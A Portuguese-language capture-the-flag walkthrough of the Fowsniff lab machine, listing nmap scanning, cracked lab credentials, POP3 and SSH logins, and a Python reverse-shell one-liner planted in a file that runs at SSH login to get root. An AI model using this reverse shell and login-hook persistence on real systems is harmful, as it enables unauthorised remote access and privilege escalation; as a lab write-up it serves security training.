

**Fowsniff**

IP da máquina: 192.168.2.115 // MAC: 08:00:27:66:85:17

Resultados do nmap:

nmap -A -p- -v 192.168.2.115






https://twitter.com/fowsniffcorp?lang=en




Usuários e hashes encontrados:

https://pastebin.com/NrAqVeeX




Quebrando as hashes:






cat fowsniff.txt | cut -d ":" -f 2 > hashes.txt



Senhas descobertas:


https://hashes.com/en/decrypt/hash



Telnet:

telnet 192.168.2.115 110


Usuário: seina // Senha: scoobydoo2



Evidencia encontrada:


RETR 1

Senha: S1ck3nBluff+secureshell




RETR 2


Usuário: baksteen



SSH:


Usuário: baksteen // Senha: S1ck3nBluff+secureshell






Procurando por grupos:

find / -group users -type f 2>/dev/null






Inserindo um shell reverso dentro do arquivo:


http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet




python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("192.168.2.110",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'



Toda vez que algum usuário loga no ssh, esse arquivo executa a shell:






Iniciando escuta com o netcat:



Entrando novamente no SSH:



Conexão realizada:



Root:

